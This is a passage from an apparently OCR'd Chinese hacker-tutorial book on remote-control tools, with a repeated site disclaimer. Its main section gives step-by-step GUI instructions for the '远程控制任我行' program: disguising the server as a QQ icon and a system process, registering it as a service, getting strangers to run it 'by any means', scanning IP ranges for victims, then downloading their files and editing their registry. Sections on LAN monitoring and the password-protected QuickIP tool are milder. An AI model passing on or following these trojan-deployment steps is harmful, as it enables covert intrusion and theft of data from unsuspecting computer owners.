
步骤5：远程操作好友的计算机

此时用户便可将鼠标移动至“远程协助”窗格中操作好友的桌面，例如为好友设置显示已知文件类型的扩展名。



步骤6：结束远程控制

如果想结束自己的远程控制操作，则在“远程协助”窗格中单击【断开】按钮结束远程控制。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.2 使用远程监控工具

关键字
远程监视、远程控制、工具

视频学习 光盘\第4章 远程控制技术\4-2 使用远程监控工具

难度水平 ◆◆◆◇◇

远程监控包括远程监视和远程控制两部分。其中远程监视包括环境的监视和计算机系统及网络的监视，主要是以获取信息为主；而远程控制是指通过网络对远程计算机进行日常设置的工作，通过硬件的配合还能实现远程开机的功能。

4.2.1 使用“远程控制任我行”实现远程控制

“远程控制任我行”是一款非常优秀的远程控制软件，它功能非常强大，能够让用户得心应手地监视和控制远程计算机，就像控制自己的计算机一样。

1. 配置服务端程序

该软件既不是一款纯粹的木马软件，也不是一款传统意义上的远程控制软件，它介于这两者之间。这是因为它既具有普通远程控制软件的特点，又有木马程序的特点。用户可手动配置服务端程序，其操作步骤如下。

步骤1：执行“生成服务端”命令


❶ 启动“远程控制任我行”软件，单击菜单栏中的【配置服务端】按钮。

❷ 在弹出的菜单中单击“生成服务端”命令。



步骤2：选择正向连接型

弹出“选择配置类型”对话框，根据“如何选择配置类型”列表框中的显示信息进行选择，例如选择正向连接型。



步骤3：修改服务端程序图标


❶ 弹出“正向连接”对话框，单击“基本设置”标签。

❷ 单击【更换图标】按钮。



步骤4：选择图标

弹出“打开”对话框，在列表框中选择喜欢的服务端程序图标，例如选择QQ图标。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤5：查看设置后的服务端程序图标

返回“正向连接”对话框，此时可在界面中看见设置后的服务端程序图标。此时用户可单击向上、向下按钮查看其他图标。



步骤6：邮件设置

❶ 单击“邮件设置”标签。

❷ 勾选“开启此服务”复选框。


❸ 在“发送箱必须支持POP3”选项组中设置发送/接受IP信息、登录密码、邮件主题等信息。



步骤7：设置安装信息

❶ 单击“安装信息”标签。

❷ 在下方设置服务端安装程序的安装路径和安装名称，在设置名称时，用户可将其设置为与系统进程同名。




步骤8：设置启动选项

❶ 单击“启动选项”标签。

❷ 勾选“远程主机是2000/XP注册为服务启动”复选框。

❸ 在“服务启动项”选项组中设置显示名称、服务名称和描述信息。




步骤9：设置提示信息

❶ 单击“提示信息”标签。

❷ 勾选“安装完成后显示的提示信息”复选框，然后设置信息标题、信息正文等内容。

❸ 单击【预览】按钮，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤10：预览设置后的提示信息

执行上一步操作之后弹出“任我行工作室”对话框，此时可看见对话框的图标类型、按钮类型等信息，若满意则单击【确定】按钮返回“正向连接”对话框，如右图所示。



步骤11：生成服务端程序

单击【生成服务端】按钮生成服务端程序，弹出“任我行提示”对话框，直接单击【确定】按钮。



步骤12：查看生成的服务端程序

根据服务端程序的保存路径打开对应的窗口，此时可在窗口中看见生成的服务端程序图标。



2. 远程控制目标主机

生成服务端程序后就可使用一切办法让网上其他计算机运行该服务端程序，运行之后使可搜索其对应的IP地址，从而实施远程控制。

步骤1：单击【打开IP列表】按钮

打开“远程控制任我行”主界面，在“连接主机”文本框的右侧单击【打开IP列表】按钮。



步骤2：单击【搜索IP】按钮

弹出对话框，在界面顶部单击【搜索IP】按钮。



步骤3：设置扫描选项

❶ 弹出“扫描远程主机”对话框，在“扫描选项”组中设置启动线程数、端口和IP地址的搜索范围。

❷ 设置完毕后单击【扫描】按钮开始扫描，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：扫描完毕

完毕后弹出“扫描完毕！”对话框，显示扫描的时间范围，单击【确定】按钮，如右图所示。



步骤5：查看扫描的结果

返回“扫描远程主机”对话框，此时可看见扫描到的IP地址。关闭对话框返回到该程序的主界面。



步骤6：连接目标主机

❶ 输入目标主机的IP地址。

❷ 输入完毕后单击【连接】按钮。



步骤7：连接成功

耐心等待一段时间，当主界面底部的状态栏中显示出“远程主机192.168.1.110连接成功”的信息时，说明已成功连接到目标主机。



步骤8：远程文件管理

在左侧列表框中查看目标主机的磁盘分区和其他信息，如有满意的还可以将其下载到本地电脑中，右击要下载的文件资源，然后在弹出的快捷菜单中单击“文件下载”命令即可开始下载。



步骤9：查看目标主机的进程列表

❶ 单击“远程进程查看”标签。


❷ 可在下方看见目标主机的进程，用户可像操作自己电脑的进程一样操作它们。



步骤10：设置消息格式

❶ 切换至“远程语音视频”选项卡下，在“发送消息”选项组中设置窗口标题等信息。

❷ 设置完毕后单击【预览】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤11：预览设置的消息格式

弹出Windows对话框，此时可在对话框中看见显示的消息内容，单击【确定】按钮返回主界面，若满意则可单击【发送】按钮发送给目标主机。



步骤12：远程命令控制


单击“远程命令控制”标签切换至“远程命令控制”选项卡下，此时可按照自己的意愿设置目标主机的桌面、关机和声音的相关信息。



步骤13：查看目标主机的系统信息

❶ 单击“远程系统信息”标签切换至“远程系统信息”选项卡下。

❷ 在“远程系统配置信息”选项组中单击【查看】按钮进行查看，接着可使用同样的方法查看目标主机的剪贴板信息和窗体信息。



步骤14：远程注册表操作

❶ 单击“远程注册表操作”标签。

❷ 此时可在主界面中查看目标主机的注册表信息，同时还可以进行修改、新建、删除和重命名操作。



4.2.2 使用“网络执法官”实时监控局域网

“网络执法官”是一款局域网管理软件，只需要在局域网中的一台普通计算机上运行，它可穿透局域网上其他计算机的防火墙，对网络中的每一台主机进行监控。同时，它采用网卡地址识别用户，可靠性比同类软件有很大的提高。

步骤1：启动“网络执法官”应用程序

用户下载并安装好“网络执法官”后会在桌面上出现对应的快捷图标，双击该图标，如右图所示。



【新手上路】用户如果在桌面上打开了太多的窗口，此时又想立刻返回桌面的话，有两种方法：一种是单击快速工具栏中的“显示桌面”按钮；另一种则是按【WIN+D】组合键。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤2：设置扫描范围

❶ 弹出“设置扫描范围”对话框，用户可根据情况选择网卡并设置好扫描范围。

❷ 设置完毕后单击【添加/修改】按钮。



步骤3：查看监控的计算机

单击【确定】按钮返回“网络执法官”主界面，此时可看见监控的计算机。



步骤4：执行“报警设置”命令

❶ 单击菜单栏中的【设置】按钮。


❷ 在弹出的菜单中执行“报警设置”命令，弹出“alarm setting”对话框。



步骤5：报警设置


❶ 在对话框中选择发现异常用户时的报警方式，例如勾选“发现非法用户时启用声音报警”复选框。

❷ 单击右侧的【声音测试】按钮。




步骤6：试听警报声

弹出“警报试听”对话框，提示用户正在播放警报声音，用户听到声音后单击【确定】按钮。



步骤7：单击【确定】按钮

返回alarm setting对话框，直接单击【确定】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤8：执行“口令”命令

❶ 返回主界面，单击【设置】按钮。


❷ 在弹出的菜单中执行“口令”命令，弹出“设置口令”对话框。



步骤9：设置消息格式

❶ 勾选“软件启动或从最小状态恢复窗口显示时需输入口令”复选框并设置口令。

❷ 设置完毕后单击【确定】按钮。



步骤10：执行“默认权限”命令

❶ 返回主界面，单击【设置】按钮。

❷ 在弹出的菜单中执行“默认权限”命令，弹出“用户权限设置”对话框。



步骤11：设置用户权限

❶ 在“设置权限”选项组中设置新用户的默认权限，例如设置为自由用户。

❷ 设置完毕后单击【保存】按钮。



步骤12：执行“临时权限”命令

❶ 返回主界面，单击【设置】按钮。

❷ 在弹出的菜单中执行“临时权限”命令，弹出“临时权限”对话框。如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤13：设置临时权限

❶ 设置临时权限为“仅在本次运行生效，下次启动时无临时权限”。

❷ 设置完毕后单击【确定】按钮，如右图所示。



步骤14：执行“关键主机组”命令

❶ 返回主界面，单击【设置】按钮。

❷ 在弹出的菜单中执行“关键主机组”命令。



步骤15：设置关键主机组

❶ 弹出“关键主机组设置”对话框，选择关键主机组，设置组名称和组内的IP地址。

❷ 设置完毕后单击【全部保存】按钮。



步骤16：执行“远程控制”命令

❶ 返回主界面，单击【设置】按钮。


❷ 在弹出的菜单中执行“远程控制”命令，弹出“远程控制”对话框。



步骤17：设置远程控制

❶ 在“受控设置”选项组中设置接受远程命令、指定对方IP和需要口令等信息。

❷ 设置完毕后关闭“远程控制”对话框。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤18：绑定MAC与IP/机器名称

返回主界面，选中需要绑定MAC与IP地址的计算机并右击，在弹出的快捷菜单中单击“绑定MAC与IP/机器名称”命令。



步骤19：设置MAC-IP绑定

绑定MAC与IP地址的目的是防止多台主机共享一个地址上网，设置完毕后单击【确定】按钮。



步骤20：选择需要设置权限的计算机


❶ 返回主界面，单击【用户】按钮。

❷ 在弹出的菜单中执行“权限设置”命令，然后选择需要设置权限的计算机。



步骤21：设置用户权限

弹出“用户权限设置”对话框，设置该用户的权限，例如设置为禁止用户，然后单击右下方的【保存】按钮即可。



知识进阶：使用QuickIP进行多点控制


QuickIP是基于TCP/IP协议的计算机远程控制软件，使用它可以通过局域网、互联网全权控制远程计算机。服务器可以同时被多个客户机控制，一个客户机也可以同时控制多个服务器。QuickIP具有安全的密码验证，因此客户机必须知道服务器密码才能进行控制。另外，特有的主机定位功能使得用户在不知道远程主机的IP地址或域名的情况下也能迅速地连接到远程主机。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

光盘 | 光盘/第4章 远程控制技术/4-3 使用QuickIP进行多点控制


❶ 下载并安装QuickIP应用软件后，在桌面上双击QuickIP服务器快捷图标，如下图所示。



❷ 弹出“QuickIP服务器”对话框，提示用户立即修改密码，单击【确定】按钮，如下图所示。



❸ 弹出“修改本地服务器的密码”对话框，在文本框中输入设置的新密码，输入完毕后单击【确定】按钮，如右图所示。




【新手上路】当用户取消锁定任务栏后，将任务栏向上拖拉至两行高位置即可。系统盘处即显示当前的日期。


❹ 执行上一步操作之后弹出“QuickIP服务器”对话框，提示用户密码修改成功，单击【确定】按钮，如下图所示。



❺ 返回桌面，在桌面上双击“QuickIP客户机”快捷图标，启动QuickIP客户机，如下图所示。



❻ 打开“QuickIP客户机”主界面，在工具栏中单击【添加主机】按钮，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

❼ 弹出“添加远程主机”对话框，在对话框中输入远程主机的IP地址（域名、E-mail地址），端口号和密码，输入完毕后单击【确认】按钮，如下图所示。




❽ 执行上一步操作之后返回“QuickIP客户机”主界面窗口，此时可看见窗口中的目标主机选项，单击该选项前面的扩展按钮，然后在下方单击“远程磁盘驱动器”选项，如下图所示。



❾ 弹出“登录到远程主机”对话框，输入远程主机的登录密码，注意输入密码时要区分大小写。输入完毕后单击【确认】按钮，如下图所示。




❿ 登录成功后返回主界面，此时可以看到远程主机的盘符信息，用户可对这些磁盘进行复制、剪切等操作，如下图所示。



⓫ 展开“远程控制”选项，然后双击“屏幕控制”，即可实现远程操作目标主机的屏幕，如下图所示。




⓬ 在“QuickIP客户机”主界面的工具栏中单击【主机列表】按钮，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

⑬ 弹出“编辑远程主机”对话框，在列表框中选中要删除的目标主机选项，选中后单击【删除】按钮，如右图所示。



⑭ 此时可看见执行删除操作后的显示效果，单击【保存】按钮退出即可，如右图所示。



【新手上路】用户可能会遇到每次开机都需要先按【F1】键才能正常启动电脑的情况，出现这种情况包括两种原因：第一种是主板的电池没有电了，更换主板电池即可；第二种是电脑添加或减少了某些设备，出现这种情况时，第一次启动需要按【F1】键，但是第二次启动时则可直接进入。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


第5章

网络攻击与欺骗技术

要点导航

- 网络攻击概述
- ARP欺骗攻击实现
- DNS欺骗攻击
- 分布式拒绝服务攻击实现
- 使用代理服务器防范IP欺骗攻击





在虚拟网络世界中，黑客们肆无忌惮地采用各种各样的网络攻击手段来控制他人的计算机，以达到自己不可告人的目的，可能是为了展示自己的技术，也有可能是为了偷窥他人的隐私信息和账户密码。除了使用网络攻击工具之外，有些黑客也会采用一些高技术的欺骗方式，但无论是网络攻击还是欺骗技术，黑客的目的只有一个——远程控制目标主机和窃取目标主机的账户密码。

本章主要介绍了黑客常用的网络攻击方式和对应的防范措施，常见的ARP欺骗攻击、DNS欺骗攻击，分布式拒绝服务攻击的实现和防御，最后介绍了使用代理服务器来防范IP欺骗攻击。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.1 网络攻击概述

关键字
网络攻击、口令、系统漏洞、防范

视频学习 无

难度水平 ◆◆◇◇◇

